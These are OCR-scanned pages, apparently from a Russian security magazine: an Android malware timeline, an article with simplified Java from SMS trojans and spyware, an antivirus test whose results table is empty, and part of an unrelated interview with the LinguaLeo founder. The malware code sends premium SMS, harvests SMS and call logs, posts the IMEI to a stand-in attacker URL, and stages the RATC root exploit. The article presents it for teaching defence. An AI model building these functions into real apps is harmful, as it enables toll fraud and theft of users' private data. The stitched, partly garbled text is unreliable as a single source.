Апрель. Gongfu. Этот вирус также маскировался под анлок для Angry Birds. Он, как честная малварь, не запускал никаких скрытых root-эксплойтов, а убеждал пользователя провести рутинг руками (инструкция прилагалась), так как это «необходимо для разблокировки игры Angry Birds».

В начале мая появляется MulDrop. Вирус-матрешка — внутри легитимного приложения скрывается зашифрованный троянец.

В июне начал атаковать пользователей SmsBot, который получает команды с сервера с помощью Twitter API.

В июле китайскую аудиторию порадовал MMarketPay, который заставляет устройство заниматься неистовым шопингом в магазинах приложений. А японскую аудиторию ублажил MailSteal, формирующий базу для email-спама из адресной книги пострадавшего.

В августе активизировались SpyEye и Zeus, которые специализируются на краже паролей.

В сентябре начинает работу перехватчик сообщений SmsSpy и Temai, предназначенный для загрузки счетчиков приложений.

Октябрь интересен программой GBPBoot, которую не так легко удалить, поскольку она интегрирует свой инсталлятор в MBR-запись. Основной функционал аналогичен собратьям SMS-троянцам со шпионскими замашками.

В конце года появляется FakeSber, перехватывающий сообщения от системы «Сбербанк-онлайн».

Последним ярким событием года стал вирус DDoS, предназначенный для организации хакерских атак с мобильных устройств.

2011

2012

2013

В начале года Android-устройства подвергаются заражению вирусом Biggboss. Идея проста: фейковое сообщение от работодателя, перенаправление на сайт, просьба перевести деньги на счет компании.

Весной появился Androways. Этот вирус спамит пользователя Push-уведомлениями о «срочных необходимых обновлениях», заставляя человека дать согласие на установку друзей-вирусов.

В апреле выходит Uapush, которая показывает рекламу в нотификационной панели.

Май. Pincer. Перехват сообщений с определенных номеров (предназначен для воровства банковских данных).

В июне количество модификаций SmdSend перевалило за 500. Количество разного рода вирусов-шпионов также растет бешеными темпами.

В июле создать вирус стало еще проще! Появились утилиты под винду, предназначенные для создания шпионской малвари под Android, — Tool.Raziel и Tool.AndroratTool. С помощью их можно встроить троянца (определенного создателями инструмента) в любое приложение.

В начале осени обнаружен ботнет, состоящий из 200 тысяч Android-устройств, зараженных вирусом SmsSend. Это стало абсолютным рекордом среди мобильных бот-сетей.

В этот же период начинает вредительствовать Fakealert, отображающий сообщения о несуществующих угрозах и требующий внести плату для ее устранения.

В декабре появляется WhatsappSpy, который передает на сервер злоумышленников базу сообщений из одноименного мессенджера.

Год начался ярко. В январе появился первый буткит для Android — Oldboot. Вредоносная деятельность у него не отличается от основной массы старших собратьев — выполнение команд от управляющего сервера. Но размещается он в загрузочной области файловой системы, что можно считать грандиозным технологическим прорывом.

2014

ЗАКЛЮЧЕНИЕ

В этой статье я старалась описать основные идейные вехи в истории мобильной малвари. Лишние упоминания о невероятной плодовитости шпионских программ и SMS-рассыльщиков здесь опущены. Как видишь, рассвет технической мысли андроид-вирусмейкеров пришелся на вторую половину 2010 — первую половину 2011 года, когда были освоены основные функции, которые можно использовать с выгодой для себя: рассылка сообщений, сбор информации, рутинг, имитация действий пользователя в Сети. Творческий расцвет настал чуть позже, в 2012-м, тогда вирусы стали просить пользователя самостоятельно сделать рутинг, чтобы малвари было где развернуться, чтобы можно было спокойно использовать Twitter API и притвориться прекрасной незнакомкой.


wwarby @ Flickr.com

Под капотом у Android-малвари

Обзор фрагментов кода самых популярных типов вирусов

В коллекции вредоносных Android-приложений некоторых антивирусных лабораторий содержится уже более 10 миллионов образцов. Эта цифра будоражит воображение, но примерно 9 миллионов 995 тысяч из них — переименованные копии оригинальных вирусов. Но если проанализировать исходный код оставшихся нескольких тысяч образцов малвари, то можно заметить, что все они складываются из небольшого количества уникальных функциональных блоков (несколько видоизмененных и по-разному скомбинированных).



Ирина Чернова
irairache@gmail.com

Все дело в том, что вирмейкеры чаще всего преследуют весьма тривиальные задачи:

- отправить эсэмэску на платный номер;
- завладеть конфиденциальной информацией пользователя (телефонными номерами, текстами сообщений, данными с SD-карты и так далее);
- собрать данные о зараженном устройстве;
- завладеть администраторскими правами на устройстве (для установки приложений без разрешения владельца или для злонамеренного выведения аппарата из строя);
- отследить логины, пароли и данные платежных карт, которые пользователь вводит на сайтах систем интернет-банкинга.

Как они это делают? Попробуем проникнуть в мрачный мир мобильного вирмейкинга и посмотреть, что там происходит.


ОТПРАВКА SMS

Кто использует:

- AdSms;
- FakePlayer;
- HippoSms.

Самым распространенным типом вирусов являются SMS-трояны. Эти вирусы просто отправляют сообщения на платные номера без согласия пользователя. Создать такую программу или переписать готовую под нужный номер совсем легко. Да и процесс получения выгоды предельно упрощен — в отличие, например, от отслеживания банковских данных.

Далее приведен простейший пример кода. Это элементарная функция отправки SMS. Ее можно усложнить проверкой статуса отправки, выбором номеров в зависимости от места положения абонента и последующим удалением SMS.



```
private static SendSms (String DestNumber, ↵
String SmsText) {
// Попытка запуска метода sendTextMessage объекта
// SmsManager (стандартная программа для отправки
// SMS у текущего устройства) с минимальным
// количеством параметров: номер получателя
// и текст сообщения
  try {
        SmsManager.getDefault().sendTextMessage↵
        (DestNumber,null,SmsText,null,null);
        return true;
    }
}
```

ЗАПИСЬ ПОЛЬЗОВАТЕЛЬСКОЙ ИНФОРМАЦИИ В ТЕКСТОВЫЙ ФАЙЛ

Кто использует:

- NickySpy;
- SmsSpy.

Существует категория вирусов, которая охотится за персональными данными пользователей. Механизм их действия также несложен. Они либо загружают на сервер своего создателя файлы юзера, либо предварительно собирают какие-либо

ГДЕ ИСКАТЬ КОД ВИРУСА

В абсолютном большинстве случаев заражение телефона происходит через установку приложений. Любое приложение для Android существует в виде файла с расширением apk, который, по сути, является архивом. Просмотреть его содержимое можно с помощью Android SDK, конвертера файлов APK в JAR и декомпилятора Java-байт-кода.

Сборка приложения (APK) состоит из следующих частей:

- **resources.arsc** — таблица ресурсов;
- **res (папка)** — собственно ресурсы (иконки и прочее);
- **META-INF (папка)** — содержит файлы со следующим содержимым: контрольные суммы ресурсов, сертификат приложения и описание сборки APK;
- **AndroidManifest.xml** — всякого рода служебная информация. В том числе разрешения (permission), которые приложение запрашивает перед установкой для своей корректной работы;
- **classes.dex** — ты наверняка слышал, что в Android операционных системах весь код выполняется с помощью Dalvik virtual machine (начиная с версии 4.4 появляется поддержка ART), которая не понимает обычный Java-байт-код. Поэтому и существуют файлы с расширением dex. В нем, наряду с нужными и полезными классами (которые отвечают за функционал приложения), содержатся также и вредоносные (вирусный код, который мы разбираем в этой статье).

данные в txt (CSV, XML — не принципиально). Интерес для злоумышленников могут представлять контакты любого типа, сообщения из разных мессенджеров, медиафайлы и прочее.

SMS зараженных юзеров особенно ценны номерами телефонов отправителей и получателей — ими можно пополнить базу для спам-рассылок. Реже вирусы такого рода используются для заражения устройств конкретных личностей — в следующий раз, когда твоя девушка предложит тебе протестировать написанное ей (ай, карамба! — Прим. ред.) приложение на Android, не теряй бдительности :).

```
// Считаем количество SMS на устройстве
arrayOfObject = (Object[])localBundle.get("pdus");
int j=arrayOfObject.length;
// Обходим по циклу каждую SMS
i=1
while (true)
{
  if(i>=j)
  break;
  // Создаем объект SMS-сообщение
  SmsMessage localSmsMessage=SmsMessage.↵
  createFrompdu((byte[])arrayOfObject[i]);
  // Кладем в строковые переменные номер
  // отправителя, текст и время отправки SMS
  String MessageNumber = localSmsMessage.↵
  getOriginatingAddress();
  String MessageText = localSmsMessage.↵
  getDisplayMessageBody();
  long l= localSmsMessage.getTimestampMillis();
  Date localDate=new Date(l);
  String MessageTimeDate = new ↵
  SimpleDateFormat("yyyy-MM-dd HH:mm:ss").↵
  format(localDate);
  // Формируем из полученных данных строку
  // и записываем ее в текстовый файл
  // пользовательским методом WriteRec
  String MessageInfo= 7MessageNumber+"#"+ ↵
  MessageText+"#"+ MessageTimeDate+";"
  WriteRec(paramContext,"sms.txt",MessageInfo);
  // Переходим к следующему сообщению
  i+=1;
}
```

Также спам-лист удобно пополнять из истории вызовов абонента. Вот такой код может запускаться при входящем звонке:

```
If (parmIntent.getAction().equals("android.↵
intent.action.NEW_OUTGOING_CALL")) {
  // Кладем в переменную номер абонента
  String phonenumber=paramIntent.↵
  getStringExtra("android.intent.extra.↵
  PHONE_NUMBER");
  // Формируем строку из номера и даты звонка
  String PhoneCallRecord= phonenumber +"#"+↵
  getSystemTime();
  // Вызываем метод WriteRec() (его код здесь
  // не приводится), который добавляет строку
  // в текстовый файл с историей звонков
  WriteRec(paramContext,"phonecall.txt", ↵
  PhoneCallRecord);
}
```

После того как информация записана, она переправляется в «нужные руки». Приведенный ниже код загружает историю звонков на сервер:

SMS зараженных юзеров особенно ценны номерами телефонов отправителей и получателей — ими можно пополнить базу для спам-рассылок

Отправка эсэмэски

```
private void uploadPhonecallHistory()
 throws IDException
{

  while(true)
  {
    return;
    // Проверяем, есть ли нужный нам файл
    if(!fileIsExists(/data/data/spyapp.pg/files/↵
   phonecall.txt"))
    continue;
    // Создаем объект — загрузчик файлов
    UploadFiles localUploadFiles=new UploadFiles();
    String uploadkeynode=getKeyNode("uid","uid_v");
    // Запускаем метод .advanceduploadfile (его код
    // здесь не приводится) для загрузки файла
    // на сервер "вирусмейкера"
    localUploadFiles.advanceduploadfile↵
    (uploadkeynode,"/data/data/spyapp.pg/files/↵
   phonecall.txt");
  }
}
```

СБОР ИНФОРМАЦИИ

Кто использует:

- DroidKungFu;
- DroidDream;
- подавляющее большинство аналогичной малвари.

В принципе, любому вирусмейкеру полезна информация о зараженных его программами устройствах. Получить ее очень просто. Создается массив с данными о свойствах телефона (их полный список можно посмотреть в руководстве Android-разработчика) и отправляется POST-запросом к PHP-скрипту (язык непринципиален) на сервере злоумышленника, тот обрабатывает данные и помещает их в базу данных для последующего использования.

```
private void reportState(int paramInt, string ↵
paramString) {
  // Создаем массив и кладем в него служебную
  // информацию
  ArrayList UserInformation=new ArrayList();
  UserInformation.add(new ↵
  BasicNameValuePair("imei", this.mImei));
  UserInformation.add(new ↵
  BasicNameValuePair("taskid", this.mTaskId));
  UserInformation.add(new ↵
  BasicNameValuePair("state", Integer.↵
  toString(paramInt)));
  // Если у функции определен параметр "param-
  // String(комментарий)", кладем в массив и его
  if(paramStrng !=null)&&(!"".equals↵
```

```
  (paramString))UserInformation.add(new ↵
  BasicNameValuePair("comment", paramString));

  // Создаем HTTP POST запрос с адресом скрипта,
  // который осуществляет сбор данных
  HttpPost localHttpPost = new HttpPost("http://↵
  search.virusxxxdomain.com:8511/search/rtpy.php");
  try {
    // Добавляем в запрос наш массив с данными
    // и выполняем его с помощью стандартного
    // HTTP-клиента
    localHttpPost.setEntity(new UrlEncodeForm↵
    Entity(UserInformation, "UTF-8")));
    new DefaultHttpClient().execute↵
    (localHttpPost).getStatusLine.getStatusCode();
    return;
  }
}
```

РУТИНГ

Кто использует:
- DroidKungFu;
- DroidDream;
- RootSmart.

Одна из самых неприятных вещей, которая может произойти с Android-устройством, — это его рутинг вирусом. Ведь после этого зловредная программа может делать с ним что угодно: устанавливать другие вирусы, менять настройки аппаратного обеспечения. Совершается это действо путем последовательного запуска эксплойтов:

```
private void RootFunc() {
  ApplicationInfo localApplicationInfo ↵
  =getApplicationInfo();

  /*"ratc" — это копия знаменитого root-эксплойта
      Rage Against The Cage.
    Kiall — остановка всех процессов, запущенных
      текущим приложением.
    Gjsvro — эксплойт для приобретения прав udev
      (используются в Linux-системах
      для расширенной работы с аппаратным
      обеспечением и сетевыми интерфейсами).
    Все это копируем в нужное место
  */
  Utils.copyAssets(this,"ratc","/data/↵
  data"+localApplicationInfo.packageName + "/ratc");
  Utils.copyAssets(this,"killall","/data/↵
  data"+localApplicationInfo.packageName + ↵
  "/killall");
  Utils.copyAssets(this,"gjsvro","/data/↵
  data"+localApplicationInfo.packageName + ↵
  "/gjsvro");

  // И запускаем с помощью командной строки
  Utils.oldrun("/system/bin/chmod", "4755 /data/↵
  data"+localApplicationInfo.packageName + "/ratc");
  Utils.oldrun("/system/bin/chmod", "4755 /data/↵
  data"+localApplicationInfo.packageName + ↵
  "/killall");
  Utils.oldrun("/system/bin/chmod", "4755 /data/↵
  data"+localApplicationInfo.packageName + ↵
  "/gjsvro");
  new MyTread.start();
}
```

ЗАКЛЮЧЕНИЕ

Как мы видим из примеров, мобильный вирмейкинг технологической сложностью не отличается. Конечно, данные примеры упрощены под формат журнала — прежде всего, упущены обработчики ошибок и исключений, а также отдельные технические мелочи, отсутствие которых не помешает тебе понять принципы работы Android-малвари, но оградит от ненужных экспериментов. Ведь мы не поддерживаем создание вирусов, не так ли? :) ☰




WARNING

Весь код, представленный в статье, предназначен исключительно для самообразования и совершенствования навыков защиты от вирусов у наших читателей. Код понятен, но не вредоносен и напрямую не скомпилируется, поэтому не стоит обвинять нас в распространении малвари :).

САЙТЫ О МОБИЛЬНОЙ МАЛВАРИ

Блог экспертов компании Kaspersky Lab
securelist.com/en/blog?cat=6
Этот ресурс содержит качественные и подробные статьи о многих аспектах компьютерной безопасности, в том числе и об Android-вирусах. Стоит регулярно посещать этот сайт, чтобы быть в курсе последних событий.

Androguard Google Group
https://code.google.com/p/androguard
Группа посвящена open source инструменту для всевозможных манипуляций с кодом Android-приложений (декомпиляция и модификация DEX/ODEX/APK-файлов и так далее). Androguard также содержит обширную базу статей про вирусы. Помимо кратких обзоров функционала и методов защиты, встречаются подробные анализы кода малвари.



Androguard Google Group

Раздел Mobile Threats на www.fortiguard.com
fortiguard.com/antivirus/mobile_threats.html
Энциклопедия телефонных вирусов. Каждая статья — обзор функционала, приправленный значительным количеством технических деталей. Помимо информации об угрозах для операционной системы Android, есть статьи и про вирусы для Symbian OS, iOS и других платформ.

ЗАЩИТА ОТ ВИРУСОВ

Некоторые пользователи считают, что если скачивать приложения исключительно из Google Play и установить на смартфон антивирус, то это стопроцентно гарантирует безопасность. Не стоит обольщаться: в Сети регулярно появляются сообщения о нахождении малвари в официальном маркете. А количество вновь появившихся зловредных программ измеряется сотнями тысяч в месяц, что затрудняет их своевременное попадание в базы антивирусных программ.


Реальную гарантию безопасности может дать ручной просмотр кода APK-файла перед установкой его на телефон. Не нужно быть гуру кодинга, чтобы заметить вредоносные фрагменты. А наша статья поможет тебе в этом.



City of Boston Archives @ Flickr.com

][-тестирование

Антивирусы для Android



Ирина Чернова
irairache@gmail.com

Мобильные устройства стремятся перегнать настольные тачки не только по вычислительным возможностям и продажам, но и по количеству написанной под них малвари. Смешно, но по числу вирусов лидирует отнюдь не мобильная ОС от Microsoft, а совсем даже наоборот — Android с ее Linux-ядром...

Сегодня мы подготовили для тебя тестирование пяти популярных антивирусов (каждым из них во всем мире пользуются более 50 миллионов человек). Помимо теста на нахождение вредоносных программ, мы приведем обзор самых интересных фич сравниваемых приложений.

КАК ПРОХОДИЛ ТЕСТ

Итак, в тесте принимали участие пять антивирусных программ:

- Dr.Web v.9 Life;
- Kaspersky Internet Security;
- Mobile Security & Antivirus (Avast Software);
- 360 Mobile Security;
- Lookout Mobile Security.

Наш тестовый стенд:

- Samsung Galaxy Tab 2 7.0 P3100;
- версия прошивки Android: P3100XXDMC2.

Вирусы, которые требовалось обнаружить:

- Svpeng;
- Opfake;
- Obad;
- BadNews;
- Kaneot.


Подготовка к тестированию

Найдено пять APK-файлов, зараженных перечисленными вирусами (источники: форумы о безопасности мобильных устройств).

- Копия каждой сборки проверена на наличие адекватного заявленному вирусу вредоносного кода с помощью dex2jar и JD-GUI (в случае с Obad проверялось наличие характерной обфускации).
- Исходные названия сборок изменены на нейтральные.
- Сборки загружены на сервер (для ускорения их установки на телефон).
- Проведена перепрошивка планшета.
- В устройство вставлена симка, на которой установлена блокировка исходящих вызовов и SMS провайдером и удалена вся личная информация.

Порядок проведения теста

- На планшет загружались все сборки, принимающие участие в тесте (инсталляция приложений не производилась).
- После этого устанавливался проверяемый антивирус.
- Запускалось сканирование системы.
- Подсчитывались выявленные угрозы.
- Деинсталлировался изучаемый антивирус, и удалялись файлы с малварью.



WARNING

Будь осторожен с обновлением операционной системы на смартфоне с установленным антивирусом. Тебя может ждать непредставимый по своим последствиям факап :). Лучше снести антивирус, обновить систему и поставить его заново.

ANDROID-ФАЙРВОЛЫ

Помимо классических антивирусных программ, содержащих в себе полный комплекс средств защиты, в Google Play также доступны межсетевые экраны для телефонов и планшетов: Android Firewall, DroidWall, AFWall, MobiWall и еще несколько десятков приложений. Абсолютное большинство из них корректно работают только на устройствах, прошедших процедуру рутинга. Судя по отзывам пользователей, основная масса людей использует такие программы для блокировки рекламы в играх. О каждом популярном файрволе, представленном в Google Play, написано весомое количество негативных отзывов. Основные жалобы — «не дает корректно работать другим приложениям», «пропускает рекламу и замедляет работу системы».

ОБФУСКАЦИЯ ВИРУСНОГО КОДА

Упомянутый в статье троянец Obad использовал для усложнения разбора своих исходников две уязвимости: декомпилятора dex2jar и Android OC (позволяющую скрывать наличие администраторских прав у приложения). На данный момент они уже устранены.

Создатели Android-приложений, желающие защитить свой код от заимствования недобросовестными людьми, могут воспользоваться следующими инструментами:

- Stringer Java Obfuscator (https://jfxstore.com/);
- DexProtector (dexprotector.com/ru/);
- Allatori (www.allatori.com/features/android-obfuscation.html).

GOOGLE CLOUD MESSAGING

Ранее называлась C2DM (Android Cloud to Device Messaging). Служба для отправки данных с сервера в приложения. Доступна разработчикам, получившим специальный API-ключ. Максимальный размер одного сообщения — 4 Кб.

Обзор исследованных вирусов

1

Svpeng
Этот вирус появился в начале 2013 года. Предназначен для воровства денег с банковских счетов пользователей. Типичная модификация вируса производит следующие действия:

- обменивается с управляющим сервером данными об устройстве (прежде всего злоумышленников интересуют входящие SMS);
- отправляет SMS со словом BALANCE на номер 900 («Сбербанк-онлайн»);
- если у пользователя есть деньги на счете, то отправляет SMS типа «8916*** 30» на все тот же короткий номер. Таким образом, небольшая сумма денег с банковского счета пострадавшего кладется на счет мобильного телефона участника аферы;
- мониторит входящие SMS и перенаправляет всю информацию, полученную с номера 900, на управляющий сервер.

2

Opfake
Многофункциональный и очень популярный SMS-троянец. Известен с начала 2012 года. Количество зараженных им устройств измеряется десятками миллионов. Вот неполный список того, что он умеет:

- рассылать сообщения на платные номера;
- рассылать по номерам адресной книги пользователя вредоносные ссылки;
- читать и удалять входящие SMS;
- взаимодействовать с Google Cloud Messaging (для получения обновленных текстов SMS для рассылки и подобного);
- самообновляться (переименовываться и вносить изменения в собственный исходный код).

3

BadNews
Впервые был обнаружен в Google Play в качестве приложения для пользования фальшивой рекламной сетью. Случилось это весной 2013 года. По сути — SMS-троянец, который может отправлять пользователям фальшивые сообщения из Skype, Facebook и прочих популярных сервисов, таким образом провоцируя установку других вирусов.

4

Obad
Самый сложный мобильный троянец 2013 года. Отличается высококлассными шифрованием (основанным на уязвимости в dex2jar) и обфускацией кода. Также примечателен тем, что для самораспространения может пользоваться ботнетами других троянов (в основном Opfake и схожих с ним). Вот некоторые его умения:


- рутинг устройства без ведома пользователя;
- мониторинг сообщений и выполнение определенных команд в зависимости от их содержания (также у злоумышленников есть возможность управлять троянцем с помощью SMS!);
- передача зараженных файлов всем доступным Bluetooth-устройствам;
- выполнение консольных команд, получаемых с сервера злоумышленников.



Kaneot
Также появился в 2013 году. Маскировался под сборник анекдотов. Вот что он делает:

- проверяет наличие установленных антивирусов и замораживает свою активность в определенных случаях;
- если дан зеленый свет, предлагает установить GoogleUpdates_4.0.0.1 с помощью PUSH-уведомления;
- в случае согласия пользователя на обновления гугла внедряет в систему троян, отправляющий SMS на премиум-номера.

Наши антивирусы



Dr.Web Life v.9
Компания Dr.Web еще в 2010-м выпустила на российский рынок Android-антивирус. APK-файл весит всего 2,48 Мб (для планшета Galaxy Tab). Количество установок текущей версии измеряется в десятках миллионов (для Light-версии). Мини-обзор функционала Dr.Web:

- сканирование системы целиком или отдельных директорий по запросу юзера;
- монитор SpIDer Guard, запускающийся при сохранении чего-либо на устройстве;
- защита карты памяти от заражения вирусами, которые опасны для десктопных компьютеров;
- защита от спам-SMS и нежелательных звонков;
- антивор (блокировка телефона в случае кражи);
- родительский контроль.



Kaspersky Internet Security
В 2011 году «Лаборатория Касперского» представила Kaspersky Mobile Security в Android-маркете. В течение нескольких лет до этого продукт был доступен для Windows Mobile и Symbian. Приложение имеет много полезных дополнений (помимо защиты от малвари):

- блокировка опасных сайтов (защита от интернет-мошенничества);
- антивор: функция «Сирена» (даже если звук на телефоне отключен, врубает специфический звуковой сигнал на полную громкость), отображение местоположения устройства на Google Maps, блокировка украденного телефона и, что особо радует, возможность сфотографировать похитителя, когда он пытается разблокировать телефон;
- защита от SMS-спама + черный список;
- родительский контроль.







Mobile Security & Antivirus (Avast Software)

Продукт всемирно известной чешской компании с 25-летней историей. Появился на рынке в декабре 2011-го. Имеет бесплатную и премиум-версию. Число установок первой перевалило за 50 миллионов. Вот основные фичи антивируса:

- поиск утерянного телефона по GPS и антивор;
- счетчик трафика и диспетчер приложений;
- брандмауэр (включается после рутинга);
- фильтр входящих вызовов и сообщений;
- резервное копирование данных;
- защита приложений PIN-кодом;
- геофенсинг. Пример: программирование на телефоне ребенка отправки SMS на номер родителя, если устройство покинуло пределы определенной зоны (дом, школа, детский сад).

360 Mobile Security

У этого антивируса, представленного разработчиком Qihu 360 Software Co, несколько десятков миллионов пользователей по всему миру. Интерфейс предельно упрощен (на глаз и по отзывам пользователей, он опережает по этому показателю Dr.Web), и функционал довольно минималистичен, хотя и включает в себя кое-что интересное:

- облачное сканирование;
- сканер уязвимостей устройства;
- консультант по защите (предоставление информации о том, как установленные приложения взаимодействуют с персональными данными).

Lookout Mobile Security

Компания, которая занимается разработкой и распространением этого продукта, активно сотрудничает с Samsung с октября 2013 года. В ближайшее время Lookout будет заботиться о безопасности телефонов, произведенных этой корейской компанией. Это лишь увеличит и без того огромную (более 50 миллионов) аудиторию антивируса. Вот его основные фишки:

- антивор с поиском устройства и сиреной;
- если пользователь спьяну пять раз подряд неправильно введет пароль от своего телефона, то с утра, проверяя емейл, он обнаружит там фотографию своего лица;
- резервное копирование данных и перенос на новое устройство.

Результаты теста

	Svpeng	Opfake	Obad	BadNews	Kaneot
Dr.Web v.9 Life					
Kaspersky Internet Security					
Mobile Security & Antivirus (Avast Software)					
360 Mobile Security					
Lookout Mobile Security					

ПЕРВЫЙ В МИРЕ ANDROID-АНТИВИРУС

В 2008 году было объявлено о разработке первого в истории человечества антивируса для Android —VirusGuard. Занималась этим вопросом малоизвестная компания SMobile Systems. Сейчас этот проект либо мертв, либо строго засекречен. Причина подобного исхода событий весьма очевидна — первые вирусы массового поражения для Android появились только в 2010 году.

ЗАКЛЮЧЕНИЕ

В целом из результатов видно, что антивирусы свою работу делают. Предпочитая ту, что полегче :), поскольку код, защищенный от распознавания, вызывает у них трудности (три из пяти просмотрели модификацию шифрующегося троянца Obad). А что касается двух отличников теста, то с вероятностью 99,9% можно утверждать, что образцы сборок, использующихся в данном тесте, наверняка прошли через руки экспертов этих компаний. Что посоветовать читателю, который еще для себя не определился с выбором Android-антивируса? Во-первых, использовать антивирусы, произведенные крупными компаниями, обладающими обширными и непрерывно пополняемыми базами вирусов. А основным критерием выбора среди них может стать наличие определенных специфических фишек, нужных тебе в повседневной жизни. К примеру, геофенсинг или консультант по защите.

С самого начала

Айнур Абдулнасыров

Основатель LinguaLeo, сервиса для изучения иностранных языков

Факты

- Основатель и руководитель компании LinguaLeo.
- Окончил Высшую школу экономики.
- Также сооснователь сервиса заказа артистов Treda.ru и «агрегатора» фотографов ImageStars.net.

Беседовал  Степан Ильин

Мы не так часто предлагаем тебе нетехнические истории, но история LinguaLeo — хороший повод, чтобы сделать исключение. Ведь даже если ты бог кодинга, то для создания айтишной компании с нуля тебе понадобится изучить еще тысячу разных вещей, от подбора кадров и поиска офиса до организации разработки и построения связей в команде. И кто может научить этому лучше, чем создатели веб-сервиса, которым удалось впятером за полгода сделать не просто рабочий прототип, но и основу всей будущей компании?





ЛЮБОВЬ К ЯЗЫКАМ

Сначала кто-то вкладывает в тебя что-то хорошее и интересное, а потом ты сам вкладываешь это в других. Так же у меня вышло с языками.

Еще в школе у меня была суперпреподавательница. Она привила мне любовь к языку, рекомендовала читать книжки в оригинале, выписывать оттуда слова с контекстом употребления.

Я стал делать карточки: с одной стороны (слева) слово на английском, посередине транскрипция, а потом перевод на русский и контекст употребления. На каждой стороне по пять слов. Тогда же я завел привычку читать каждый день до тех пор, пока на карточке не появится пять новых слов. Получалось, что за год я изучал порядка 1500 слов.

На втором курсе института я сам начал преподавать английский, как репетитор. Преподавал я довольно разным людям — и мне удавалось учить других, получая от этого удовольствие. Я обучал людей тем же приемам, что знал сам.

В Высшей школе экономики, где я учился, был собственный бизнес-инкубатор. И я решил сделать проект — языковой центр, где преподавали бы носители языка. Это была моя первая компания. Я пригласил туда нескольких сокурсников — общими усилиями мы выросли до 150 преподавателей и хорошей выручки порядка 100 тысяч долларов в месяц.

Тогда я задумался, как улучшить компанию, как еще можно интерактивно обучаться? Обучаться по песням, книгам и живому контенту. Это самое интересное — изучать язык в контексте, с интерактивными тренировками, с тем, чтобы видеть прогресс.

Я посмотрел, какие онлайновые проекты такого рода есть в мире — их не было. Бери и делай? Легко сказать, если ты программист. А я им совсем не был.

КНИГИ И МЕТОДЫ

Шел 2008 год. В сумме для подготовки к старту новой компании мне потребовалось порядка полугода. Я стал штудировать книги. Читал о том, как вообще создаются сайты, читал про базовые вещи, скажем про продукт-менеджмент, — словом, все, начиная от «Deadline» и до «Романа об управлении проектами» Демарко. Но больше всего и тогда и сейчас мне нравились книги, написанные в почти художественном стиле: например, «Мифический человеко-месяц» и «Структура в кулаке» Мицберга.

Я изучил, какие вообще существуют технологии написания сайтов. То есть тогда я знал, что есть язык программирования PHP и на нем написан ВКонтакте и Facebook с Mail.ru. Еще я знал про Ruby on Rails — новую, крутую технологию, на которой во многом был написан Twitter.

Оказалось, что RoR-специалистов мало, все они заняты и дорогие. В итоге для себя я решил, что если ВКонтакте и Facebook как-то работают на PHP, то и мы тоже сможем. И стал искать людей с профилем по PHP для бэкенда и JavaScript для фронтенда.

Следующий интересный вопрос, вставший передо мной, — методология разработки. Есть классические методологии, типа «водопада», и есть гибкие, вроде Scrum и XP (экстремальное программирование).

Мне больше понравилась XP, так как она позволяет в максимально сжатые сроки получить продукт для заказчика. Как раз себя самого я поставил на роль заказчика, ведь я не программист и не могу быть проджект-менеджером или продукт-менеджером. Впрочем, впоследствии я им все-таки стал.

3,2

МИЛЛИОНА ДОЛЛАРОВ ИНВЕСТИЦИЙ СУММАРНО

Но в итоге мы все же выбрали Scrum. Он более спокойный, чем XP. XP идеально подходит для старта, а Scrum оптимален для продуктовой компании.

Чтобы правильно отобрать людей, я попросил совета со стороны — моя подруга работала в HR. Я спросил, какие методы подбора людей са-

8

МИЛЛИОНОВ ЗАРЕГИСТРИРОВАННЫХ ПОЛЬЗОВАТЕЛЕЙ



мые крутые. Она рассказала, что есть книга Светланы Ивановой «Как оценить человека за час» и можно использовать ее как учебник.

Я прочитал книгу, и действительно — за час можно понять все. Я буквально под кальку освоил эту методику, осознал, какие люди нам нужны и как именно их подобрать. И подобрал. Мы в компании до сих пор используем этот метод.

Тогда же мне пришла в голову идея, что проект нужно делать в сжатые сроки, со сжатыми, небольшими инвестициями и маленькой командой. Я проводил опрос на Хабре — если стоит задача сделать большой проект в сжатые сроки, сколько человек должно быть в команде? По результатам голосования получилось пять, и это совпало с моим мнением. Если шесть человек, уже возникает слишком много связей внутри команды. Если четыре — мало точек зрения, мало специализаций и мало рук.

Собралась команда из пяти человек. Помимо меня, был один фронтенд-универсал (он же дизайнер), два бэкендера и девушка, которая очень помогала мне по маркетингу и собирала информацию.

ТАИЛАНД И НЕУДАЧА

Кстати, идея поехать в Таиланд появилась, когда мы раньше ездили туда отдыхать. Тогда я как раз думал, что офис в Москве — это очень дорого, и задался вопросом, где еще можно все это устроить и сколько это будет стоить. Девушка спросила — может, Таиланд?

Пять человек, пять ролей. Срок — шесть месяцев. Мы сделали студенческие визы, арендовали дом и поехали работать в Таиланд.

Я понимал, что на такую вакансию откликнутся только люди, которые в принципе готовы к новому и нестандартному, — это меня устраивало. Мы могли погрузиться в тему на полгода, сфокусироваться, много общаться. Нас не будут отвлекать внешние факторы, но при этом у нас будет возможность качественно отдыхать.

Первые две недели на месте мы не делали ничего, только говорили. Концептуализировали, рисовали на доске, я погружал команду в ту информацию, что у меня накопилась. Все изучили методологию Scrum — как она работает, какие роли, какие итерации, сколько они длятся, на каких принципах все базируется.

